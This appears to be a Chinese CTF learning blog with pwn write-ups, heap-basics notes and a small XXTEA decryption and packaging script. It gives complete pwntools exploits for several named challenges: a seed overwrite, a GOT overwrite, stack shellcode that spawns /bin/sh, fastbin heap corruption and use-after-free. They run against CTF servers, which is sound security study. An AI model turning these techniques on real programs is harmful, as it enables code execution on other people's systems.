k = [int.from_bytes(key_bytes[i*4:(i+1)*4], 'big') for i in range(4)]

# XXTEA解密过程
delta = 0x9E3779B9
q = 6 + 52 // n
sum_val = delta * q

for _ in range(q):
e = (sum_val >> 2) & 3
for p in range(n-1, 0, -1):
v[p] = (v[p] - (((v[p-1] << 4) ^ (v[p-1] >> 5)) + v[p-1]) ^ (sum_val + k[(p+e) % 4])) & 0xFFFFFFFF
v[0] = (v[0] - (((v[n-1] << 4) ^ (v[n-1] >> 5)) + v[n-1]) ^ (sum_val + k[e])) & 0xFFFFFFFF
sum_val = (sum_val - delta) & 0xFFFFFFFF

# 打包解密结果
decrypted = bytearray()
for num in v:
decrypted.extend(num.to_bytes(4, 'big'))

try:
return decrypted.decode('utf-8').rstrip('\0')
except UnicodeDecodeError:
return decrypted.hex()

except Exception as e:
return f"🛑 解密错误: {str(e)}"


# 使用示例
if __name__ == "__main__":
# 示例1: 解密十六进制格式的密文
ciphertext = "0123456789abcdef" # 示例密文(十六进制)
key = "1234567890123456" # 16字节密钥
plaintext = decrypt(ciphertext, key)
print(f"解密结果: {plaintext}")

# 示例2: 解密字符串格式的密文
ciphertext = "encrypted_data" # 示例密文(字符串)
key = "mysecretkey1234" # 16字节密钥
plaintext = decrypt(ciphertext, key)
print(f"解密结果: {plaintext}")

package.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
import os
import subprocess
import sys
from pathlib import Path

def check_dependencies():
"""检查并安装必要的依赖"""
required = [
'pyinstaller',
'opencv-python',
'pillow'
]

try:
import tkinter
except ImportError:
print("错误: 需要安装 tkinter (通常是 Python 自带)")
sys.exit(1)

for package in required:
try:
__import__(package)
except ImportError:
print(f"正在安装 {package}...")
subprocess.check_call([sys.executable, "-m", "pip", "install", package])

def build_exe():
"""构建 EXE 文件"""
# 获取当前脚本所在目录
base_dir = Path(__file__).parent

# 视频文件路径 (确保视频文件存在)
video_file = "富士山的星空.mp4"
if not (base_dir / video_file).exists():
print(f"错误: 视频文件 {video_file} 不存在!")
sys.exit(1)

# 图标文件路径 (可选)
icon_file = "linkpwn.ico"
icon_param = f"--icon={icon_file}" if (base_dir / icon_file).exists() else ""

# 加密模块列表
crypto_modules = ['xor1', 'rc4', 'tea', 'xtea', 'xxtea']

# 构建 PyInstaller 命令
cmd = [
'pyinstaller',
'--onefile', # 打包成单个文件
'--windowed', # 不显示控制台窗口
'--noconsole', # 同 --windowed
'--clean', # 清理临时文件
'--noconfirm', # 覆盖输出目录不提示
'--name=linkpwntool', # 输出文件名
'--add-data', f'{video_file};.', # 添加视频文件
]

# 添加图标 (如果存在)
if icon_param:
cmd.append(icon_param)

# 添加加密模块
for mod in crypto_modules:
mod_file = f"{mod}.py"
if (base_dir / mod_file).exists():
cmd.extend(['--add-data', f'{mod_file};.'])
else:
print(f"警告: 加密模块 {mod_file} 不存在!")

# 添加主程序
cmd.append('main.py')

# 执行打包命令
try:
print("开始打包...")
subprocess.check_call(cmd)
print("\n打包成功! EXE 文件位于 dist/ 目录")

# 复制视频文件到 dist 目录 (PyInstaller 的 --add-data 有时会失效)
if (base_dir / 'dist').exists():
import shutil
shutil.copy(base_dir / video_file, base_dir / 'dist' / video_file)
print(f"已复制视频文件到 dist 目录")
except subprocess.CalledProcessError as e:
print(f"\n打包失败: {e}")
except Exception as e:
print(f"\n发生错误: {str(e)}")

if __name__ == "__main__":
check_dependencies()
build_exe()

运行

1
python3 package.py  #mp4可自己选择把脚本中的mp4换成你自己mp4的名字;或者你直接把自己的MP4名字换成富士山的星空

运行成功在dist下有个exe,点击运行即可

这里主要记一下seed的覆盖,srand(seed);v2 = rand() % 6 + 1;其中rand的生成是依靠seed的,我们只要找到seed与输入值之间的偏移将seed修改为我们想要的值,就可以预测rand的生成

这是攻防世界dice_game的exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
from pwn import *
from ctypes import *
p=remote('61.147.171.105','57464')
libc = cdll.LoadLibrary("libc.so.6")
p.recv()
payload=0x40*b"a"+p64(0) #buf与seed的偏移是0x40
p.sendline(payload)

a=[]
for i in range(50):
a.append(libc.rand()%6+1)
print(a)
for i in a:
p.recv()
print(p.recv())
p.sendline(str(i))
p.interactive()

pwn的题一般是栈溢出,格式化漏洞,堆利用,逻辑漏洞

其中据我了解堆利用比栈的难度高很多,逻辑漏洞更是灵活。

这次恰好碰到一个逻辑漏洞记录一下。

1

所以可以直接写exp了

1
2
3
4
5
6
7
8
9
10
11
12
13

from pwn import *
r=remote('node5.buuoj.cn',25642)

elf=ELF('./PicoCTF_2018_got-shell')
puts_got=elf.got['puts']
win_addr=0x0804854B

r.sendlineafter(b"I'll let you write one 4 byte value to memory. Where would you like to write this 4 byte value?", hex(puts_got))

r.recv()
r.sendline(hex(win_addr))

r.interactive()


直接记重点,怎么用pwndbg找内存中的迷宫

1
2
3
4
gdb 文件名
b Step_1 #把段点下在Step_1
r #开始运行
finish #返回主函数,此时Step_1的函数已经执行完了
  • x:查看内存
  • 49:49个单元
  • d:按照10进制查看
  • w:四个字节为一个单元(int)
  • $rsp:内存地址在rsp中

最终查内存的命令

1
x /49dw $rsp#其他题根据具体情况自己调整

1

1
2
3
4
5
6
7
1 0 0 1 1 1 1
1 0 1 1 0 0 1
1 1 1 0 1 1 1
0 0 0 1 1 0 0
1 1 1 1 0 0 0
1 0 0 0 1 1 1
1 1 1 1 0 1 1

然后我在写下本题的思路step_0和step_1都是构造迷宫。我们已经通过动态调试得到了,感觉还可以就是自己模拟伪代码构造出迷宫,但是我能力有限,以后再试试。

step_2大概得意思就是w上,s下,a左,d右的意思,然后都要走1

2

最后得到flag

1

UNCTF{ssddwdwdddssaasasaaassddddwdds}


  1. 这题主要记录一下怎么看汇编

    1

  2. 这题的思路就是在栈上写入shellcode,所以我们就要去找栈的地址。

    这里就需要要一个payload

    1
    payload = b'a'* 0x14 + p32(0x8048037)

    0x8048037就是write的返回地址,send这个payload后esp的内容就是栈上0x8048037的内容,将stack上的内容泄露出来。还就就是为什么是0x14不用加0x04,我们可以看到在retn前没有leave,所以不用+0x04。

  3. 用下面这一脚本可泄露stack的地址

    1
    2
    3
    4
    5
    6
    7
    from pwn import *
    context.log_level="debug"
    #p = process('./start')
    p=remote('node3.buuoj.cn',26163)
    payload = 'A'*0x14 + p32(0x8048087)
    p.sendafter("Let's start the CTF:",payload)
    p.interactive()

    stack的地址再加上0x14就回到我们原来的位置了,在接入shellcode就可以了。

    完整exp

    1
    2
    3
    4
    5
    6
    7
    8
    9
    10
    11
    12
    13
    14
    15
    16
    17
    18
    19
    20
    21
    22
    23
    24
    25
    26
    27
    28
    29
    30
    31
    32
    from pwn import *

    e=ELF('./start')

    context.arch=e.arch
    context.terminal=['tmux','splitw','-h']

    #r=process('./start')
    r=remote("node5.buuoj.cn",29188)

    shellcode=asm("\
    xor edx,edx;\
    xor ecx,ecx;\
    push 0x0068732f;\
    push 0x6e69622f;\
    mov ebx,esp;\
    mov eax,0xb;\
    int 0x80;\
    ")

    r.recvuntil("Let's start the CTF:")
    pay1=0x14*b'a'+p32(0x8048087)
    r.send(pay1)
    stack_addr=u32(r.recv(4))
    print('stack->',hex(stack_addr))

    r.recv()
    pay2=b'b'*20+p32(stack_addr+20)+shellcode
    r.sendline(pay2)


    r.interactive()

现在开始学堆,听说heap比stack难多了,于是我想记录一下学习记录,然后再总结一下

  1. 记录一下第一个写的heap题 [ZJCTF 2019]EasyHeap

    什么都不懂,看wp,说在edit有一个堆溢出

1

​ 思路:

2

exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
from pwn import *
context.log_level="debug"
#io=process("easyheap")
io=remote("node5.buuoj.cn",29842)
elf=ELF("easyheap")

def add(size,content):
io.recvuntil("choice :")
io.sendline("1")
io.recvuntil("Size of Heap : ")
io.sendline(str(size))
io.recvuntil("Content of heap:")
io.send(content)


def edit(index,size,content):
io.recvuntil("choice :")
io.sendline("2")
io.recvuntil("Index :")
io.sendline(str(index))
io.recvuntil("Size of Heap : ")
io.sendline(str(size))
io.recvuntil("Content of heap : ")
io.send(content)

def delete(index):
io.recvuntil("choice :")
io.sendline("3")
io.recvuntil("Index :")
io.sendline(str(index))


add(0x60,"happy")
add(0x60,"happy")
add(0x60,"happy")
delete(2)
payload = b'/bin/sh\x00' +b'A'*0x60 + p64(0x71) + p64(0x6020ad)
edit(1,len(payload),payload)
add(0x60,"happy")
add(0x60,"happy")
payload2=b'A'*0x23+p64(elf.got["free"])
edit(3,len(payload2),payload2)
payload3=p64(elf.plt["system"])
edit(0,len(payload3),payload3)
#gdb.attach(io)
#pause()
delete(1)
io.interactive()

进入2025的暑假了🎉,感觉最近学re和misc比较多🛡️🧩,pwn也写了一些🔥,可是绩点掉了不少📉,主包下定决心这个暑假一定好好学pwn💪而且一定要卷回绩点🚀,fighting👊!现在开始heap的正式学习📚➡️🧠

什么是堆?

堆是操作系统提供给程序的一块动态分配的内存区域。它的大小通常远大于栈。

其内存分配通常向上增长(从低地址向高地址)。

堆的结构

代码:

1
2
3
4
5
6
7
8
9
10
11
#include <stdio.h> 
#include <string.h>
#include <stdlib.h>
int main(int argc, char* argv[]){
char* ptr;
ptr = (char*)malloc(20);
strcpy(ptr, argv[1]);
printf("%s\n", ptr);
free(ptr);
return 0;
}

从代码中我们就可以看出堆的空间是由malloc函数分配的。

那malloc()是什么样的呢

它向操作系统请求在上分配一块连续的、指定大小的内存区域。

1
void *malloc(size_t size); #size_t size:这是唯一的参数,表示你需要分配的内存块的字节数。

堆内存整体布局:

1
2
3
4
5
6
7
8
9
低地址                                     高地址
┌───────────────┬─────────────────┬─────────────────┬─────────────────┐
│ 已分配Chunk A │ 空闲Chunk B │ 已分配Chunk C │ Top Chunk │
├───────────────┼─────────────────┼─────────────────┼─────────────────┤
│ prev_size=0 │ prev_size=0 │ prev_size=0 │ prev_size=... │
│ size=0x21 │ size=0x41 │ size=0x31 │ size=0x20d01 │
│ user_data[...]│ FD=0xabcdef00 │ user_data[...] │ (未分配空间) │
│ │ BK=0x12345678 │ │ │
└───────────────┴─────────────────┴─────────────────┴─────────────────┘

已分配Chunk:

1
2
3
4
5
6
7
8
9
10
┌───────────────────────────┐
│ prev_size │ ◄── 如果前一个chunk空闲,存储其大小
├───────────────────────────┤
│ size │ ◄── 当前大小 + 标志位 (e.g. 0x20 | PREV_INUSE)
├───────────────────────────┤
│ │
│ User Data │ ◄── 应用程序实际使用的区域
│ (可溢出) │
│ │
└───────────────────────────┘

空闲Chunk (在bins中)

1
2
3
4
5
6
7
8
9
10
11
12
13
┌───────────────────────────┐
│ prev_size │
├───────────────────────────┤
│ size │
├───────────────────────────┤
│ FD (fd) │ ◄── 指向同bin中下一个空闲chunk
├───────────────────────────┤
│ BK (bk) │ ◄── 指向同bin中上一个空闲chunk
├───────────────────────────┤
│ │
│ Unused Data Space │ ◄── 可被元数据复用
│ │
└───────────────────────────┘

还有一个很重要的就是了解chunk了

源码:

1
2
3
4
5
6
7
struct malloc_chunk {
size_t prev_size; // 前一个chunk的大小(若前一个chunk空闲)
size_t size; // 当前chunk的大小 + 状态标志位

struct malloc_chunk* fd; // 空闲chunk:指向链表中下一个chunk(仅当空闲时有效)
struct malloc_chunk* bk; // 空闲chunk:指向链表中前一个chunk(仅当空闲时有效)
};

chunk的结构大致也了解了,就开始了解堆溢出了

堆溢出

UAF

看了几篇uaf的文章,感觉不是很理解,对很多指针和结构体还不是很清楚,还需继续了解,于是我决定先去ctfshow了解一下堆利用的前置基础知识。

前置基础知识

pwn135

介绍了

1
2
3
1. malloc     void* malloc(size_t size);
2. calloc void* calloc(size_t num, size_t size);
3. realloc void* realloc(void* ptr, size_t new_size);

开始了解这三个函数

关键区别总结

函数 初始化 参数形式 主要用途
malloc size(总字节数) 分配未初始化内存
calloc 是(0) num, size(元素信息) 分配并初始化归零的内存
realloc 部分 ptr, new_size 调整已分配内存的大小

这题输入4就可以得到flag

pwn136

介绍了free这个函数

1
void free(void *ptr);  //参数:ptr - 指向先前分配的内存块的指针

如果 ptrNULL:函数不执行任何操作(安全),如果不是NULL就存在UAF漏洞了

这题输入4就可以得到flag

pwn137

介绍了

1
2
3
getpid() pid_t getpid(void);    //每个进程在创建时会被分配一个唯一的正整数作为PID。
sbrk() void *sbrk(intptr_t increment); //increment:字节增量(正数扩展堆,负数收缩堆,0 获取当前堆顶)。
brk() int brk(void *addr); addr: //目标堆结束地址(指针)。

直接运行得到flag

pwn138

介绍了mmap

mmap()函数原型

1
2
3
#include <sys/mman.h>

void *mmap(void *addr, size_t length, int prot, int flags, int fd, off_t offset);
参数 类型 说明
addr void* 建议的映射起始地址(通常设为NULL,由内核决定)
length size_t 映射区域的长度(字节)
prot int 内存保护标志(控制访问权限)
flags int 映射类型和特性标志
fd int 文件描述符(匿名映射时设为-1
offset off_t 文件映射的起始偏移量(必须是页大小的整数倍)

prot保护标志(位掩码组合)

标志 说明
PROT_READ 页面可读
PROT_WRITE 页面可写
PROT_EXEC 页面可执行
PROT_NONE 页面不可访问(用于防护)

pwn139

1
2
3
//fseek() 
#include <stdio.h>
int fseek(FILE *stream, long offset, int whence);

参数说明:

参数 类型 说明
stream FILE* 指向文件对象的指针
offset long 偏移字节数(可为负数)
whence int 基准位置: SEEK_SET(文件头) SEEK_CUR(当前位置) SEEK_END(文件尾)
1
2
3
fseek(fp, 100, SEEK_SET);   // 移动到文件头后100字节处
fseek(fp, -50, SEEK_CUR); // 从当前位置回退50字节
fseek(fp, -20, SEEK_END); // 移动到文件尾前20字节处
1
2
//ftell()
long ftell(FILE *stream);
1
2
//fread()
size_t fread(void *ptr, size_t size, size_t nmemb, FILE *stream);

参数说明:

参数 类型 说明
ptr void* 目标缓冲区指针
size size_t 每个元素的字节大小
nmemb size_t 要读取的元素数量
stream FILE* 文件流指针

Arena 本质:将全局堆内存划分为多个独立区域,每个线程绑定到特定 Arena,实现无锁分配。

一个线程只能有一个arena,而且每个arena都是独立且不相同的。

主线程的arena叫做main_arena,子线程的arena叫做thread_arena。

pwn140

pthread_create() - 线程创建函数

功能:创建新的执行线程

1
2
3
#include <pthread.h>
int pthread_create(pthread_t *thread, const pthread_attr_t *attr,
void *(*start_routine)(void *), void *arg);

参数解析:

参数 类型 说明
thread pthread_t * 输出参数,存储新线程的 ID
attr const pthread_attr_t * 线程属性(NULL 表示默认属性)
start_routine void *(*)(void *) 线程入口函数(函数指针)
arg void * 传递给入口函数的参数

二、pthread_join() - 线程等待函数

功能:阻塞当前线程,直到目标线程结束

1
int pthread_join(pthread_t thread, void **retval);

参数解析:

参数 类型 说明
thread pthread_t 要等待的线程 ID
retval void ** 存储线程返回值(NULL 表示不关心返回值)

今天pwn就学到这里了💻,去写写web大作业了🌐,明天就进入pwn141🚀,去学习一下简单的uaf💣,争取开始写堆题⛏️!

pwn141

开始了第一个UAF了。

首先我了解了一下,一些知识:

  1. UAF漏洞首先需要出现free后的指针没有指向NULL

  2. 当指针没有指向NULL的时候,此时我们free后再次申请一个和它同样大小的堆的话,会直接把之前的内存直接分给我们这次申请的。

    1
    2
    比如第一次申请16字节的内存chunk1,free(释放)后,如果指针没有指向NULL,free只能把chunk放入bin,但是指针还是指向堆块的。
    此时我们只要再次申请和上个堆块一样的内存大小,此时就会把上次的chunk1的内存风给我们了,称后申请为chunk2,此时我们修改chunk2就是在改chunk1了。

主函数:

2

print_note():

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
unsigned int print_note()
{
int v1; // [esp+4h] [ebp-14h]
char buf[4]; // [esp+8h] [ebp-10h] BYREF
unsigned int v3; // [esp+Ch] [ebp-Ch]

v3 = __readgsdword(0x14u);
printf("Index :");
read(0, buf, 4u);
v1 = atoi(buf);
if ( v1 < 0 || v1 >= count )
{
puts("Out of bound!");
_exit(0);
}
if ( *((_DWORD *)&notelist + v1) )
(**((void (__cdecl ***)(_DWORD))&notelist + v1))(*((_DWORD *)&notelist + v1));
return __readgsdword(0x14u) ^ v3;
}

我感觉这一部分有点没理解用deepseek解释一下,下面是上面的等价看的更清楚点

1
2
3
4
5
6
7
8
9
  if ( *((_DWORD *)&notelist + v1) )
(**((void (__cdecl ***)(_DWORD))&notelist + v1))(*((_DWORD *)&notelist + v1));
------------------------------------------------------------------------------------------------------------------- // 获取第v1个元素
FuncPtr **element = &notelist[v1];

if (*element != NULL) { // 检查一级指针是否有效
FuncPtr func = **element; // 解引用两次获取函数地址
func(*element); // 调用函数,传入*element作为参数
}

add一次会申请两次(待会看add函数)chunk第一次就作为函数地址,第二个就作为参数。

add_note()

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
unsigned int add_note()
{
int v0; // esi
int i; // [esp+Ch] [ebp-1Ch]
int size; // [esp+10h] [ebp-18h]
char buf[8]; // [esp+14h] [ebp-14h] BYREF
unsigned int v5; // [esp+1Ch] [ebp-Ch]

v5 = __readgsdword(0x14u);
if ( count <= 5 )
{
for ( i = 0; i <= 4; ++i )
{
if ( !*((_DWORD *)&notelist + i) )
{
*((_DWORD *)&notelist + i) = malloc(8u);
if ( !*((_DWORD *)&notelist + i) )
{
puts("Alloca Error");
exit(-1);
}
**((_DWORD **)&notelist + i) = print_note_content;
printf("Note size :");
read(0, buf, 8u);
size = atoi(buf);
v0 = *((_DWORD *)&notelist + i);
*(_DWORD *)(v0 + 4) = malloc(size);
if ( !*(_DWORD *)(*((_DWORD *)&notelist + i) + 4) )
{
puts("Alloca Error");
exit(-1);
}
printf("Content :");
read(0, *(void **)(*((_DWORD *)&notelist + i) + 4), size);
puts("Success !");
++count;
return __readgsdword(0x14u) ^ v5;
}
}
}
else
{
puts("Full!");
}
return __readgsdword(0x14u) ^ v5;
}

print_note_content

1
2
3
4
int __cdecl print_note_content(int a1)
{
return puts(*(const char **)(a1 + 4));
}

print_note_content其实就是个puts函数。add_note()每次都会申请两个堆块。

del_note();

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
unsigned int del_note()
{
int v1; // [esp+4h] [ebp-14h]
char buf[4]; // [esp+8h] [ebp-10h] BYREF
unsigned int v3; // [esp+Ch] [ebp-Ch]

v3 = __readgsdword(0x14u);
printf("Index :");
read(0, buf, 4u);
v1 = atoi(buf);
if ( v1 < 0 || v1 >= count )
{
puts("Out of bound!");
_exit(0);
}
if ( *((_DWORD *)&notelist + v1) )
{
free(*(void **)(*((_DWORD *)&notelist + v1) + 4));
free(*((void **)&notelist + v1));
puts("Success");
}
return __readgsdword(0x14u) ^ v3;
}

可以看到free最后指针没有指向NULL,存在UAF漏洞。

use()

1
2
3
4
int use()
{
return system("cat /ctfshow_flag");
}

这里还有个后门函数。

分析到这里我们就可以来构造攻击思路了

1
2
3
4
5
6
7
8
9
10
首先我们要申请两个堆块(因为我们修改chunk的时候,add会会申请两个堆块一个用来存储print_note_content的地址,一个用来存储content).
先申请两次add,就是4个堆块
chunk0 ------->指向print_note_content 8字节
chunk0.0: ---->指向content0 大于8字节即可
chunk1 ------->指向print_note_content 8字节
chunk1.1 ----->指向content1 大于8字节即可
-------------------------------------------------------------------------------------------------------------------
free 0和1后
chunk2 ------->chunk1 8字节
chunk2.2 ----->chunk0 8字节 此时输入use的地址就可将其覆改从而执行use,getshell
1
2
3
4
5
6
7
8
9
[*] '/home/linkpwn/pwn'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x8048000)
SHSTK: Enabled
IBT: Enabled
Stripped: No

保护几乎全开了。

exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
from pwn import *
#from LibcSearcher import *
context(arch = 'i386',os = 'linux',log_level = 'debug')
#p=process("./pwn141")
p=remote("pwn.challenge.ctf.show",xxxx)
use = 0x08049684
#定义三个函数方便用
def add_note(size,content):
p.sendlineafter("choice :",b"1")
p.sendlineafter("Note size :",str(size))
p.sendlineafter("Content :",content)
def del_note(index):
p.sendlineafter("choice :","2")
p.sendlineafter("Index :",str(index))
def print_note(index):
p.sendlineafter(b"choice :",b"3")
p.sendlineafter(b"Index :",str(index))

add_note(32,"aaaa")
add_note(32,"bbbb")

del_note(0)
del_note(1)

add_note(8,p32(use))

print_note(0)
p.interactive()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
[DEBUG] Received 0x12 bytes:
b'cat: /ctfshow_flag'
cat: /ctfshow_flag[DEBUG] Received 0x1e bytes:
00000000 3a 20 e6 b2 a1 e6 9c 89 e9 82 a3 e4 b8 aa e6 96 │: ··│····│····│····│
00000010 87 e4 bb b6 e6 88 96 e7 9b ae e5 bd 95 0a │····│····│····│··│
0000001e
: 没有那个文件或目录
//本地打通
-------------------------------------------------------------------------------------------------------------------
[DEBUG] Received 0x106 bytes:
b'ctfshow{9f96328a-9405-447f-97a5-c2b73d8307e1}\n'
b'-------------------------\n'
b' CTFshowNote \n'
b'-------------------------\n'
b' 1. Add note \n'
b' 2. Delete note \n'
b' 3. Print note \n'
b' 4. Exit \n'
b'-------------------------\n'
b'choice :'
ctfshow{9f96328a-9405-447f-97a5-c2b73d8307e1}
//远程打通

今天上午就学到这里了,下午继续干web大作业,完整在进行pwndbg调色继续升入了解堆。

申请一个堆块时

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x804d008
Size: 0x190 (with flag bits: 0x191)

Allocated chunk | PREV_INUSE
Addr: 0x804d198
Size: 0x10 (with flag bits: 0x11) //指向print_note_content chunk0

Allocated chunk | PREV_INUSE
Addr: 0x804d1a8
Size: 0x30 (with flag bits: 0x31) //content0---->chunk0.0

Top chunk | PREV_INUSE
Addr: 0x804d1d8
Size: 0x21e28 (with flag bits: 0x21e29)

申请两个堆块时

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x804d008
Size: 0x190 (with flag bits: 0x191)

Allocated chunk | PREV_INUSE
Addr: 0x804d198
Size: 0x10 (with flag bits: 0x11) //指向print_note_content chunk0

Allocated chunk | PREV_INUSE
Addr: 0x804d1a8
Size: 0x30 (with flag bits: 0x31) //content0---->chunk0.0

Allocated chunk | PREV_INUSE
Addr: 0x804d1d8
Size: 0x10 (with flag bits: 0x11) //指向print_note_content chunk1

Allocated chunk | PREV_INUSE
Addr: 0x804d1e8
Size: 0x30 (with flag bits: 0x31) //content1---->chunk1.1

Top chunk | PREV_INUSE
Addr: 0x804d218
Size: 0x21de8 (with flag bits: 0x21de9)
1
2
3
4
5
6
7
8
9
pwndbg> x/30wx 0x804d198
0x804d198: 0x00000000 0x00000011 0x080492d6 0x0804d1b0 //0x080492d6 存放print_note_content chunk0
0x804d1a8: 0x00000000 0x00000031 0x61616161 0x0000000a //0x61616161 aaaa
0x804d1b8: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d1c8: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d1d8: 0x00000000 0x00000011 0x080492d6 0x0804d1f0 //0x080492d6 存放print_note_content chunk0
0x804d1e8: 0x00000000 0x00000031 0x62626262 0x0000000a //0x62626262 bbbb
